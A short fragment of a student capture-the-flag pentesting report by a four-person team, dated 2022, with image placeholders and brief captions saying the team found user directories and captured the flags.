


The indicates that we were able to find the **Administrator & Bob (possible user flag)** directories within the system.


Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022



This shows that we were able to capture the flags within the system.



Completion of Task.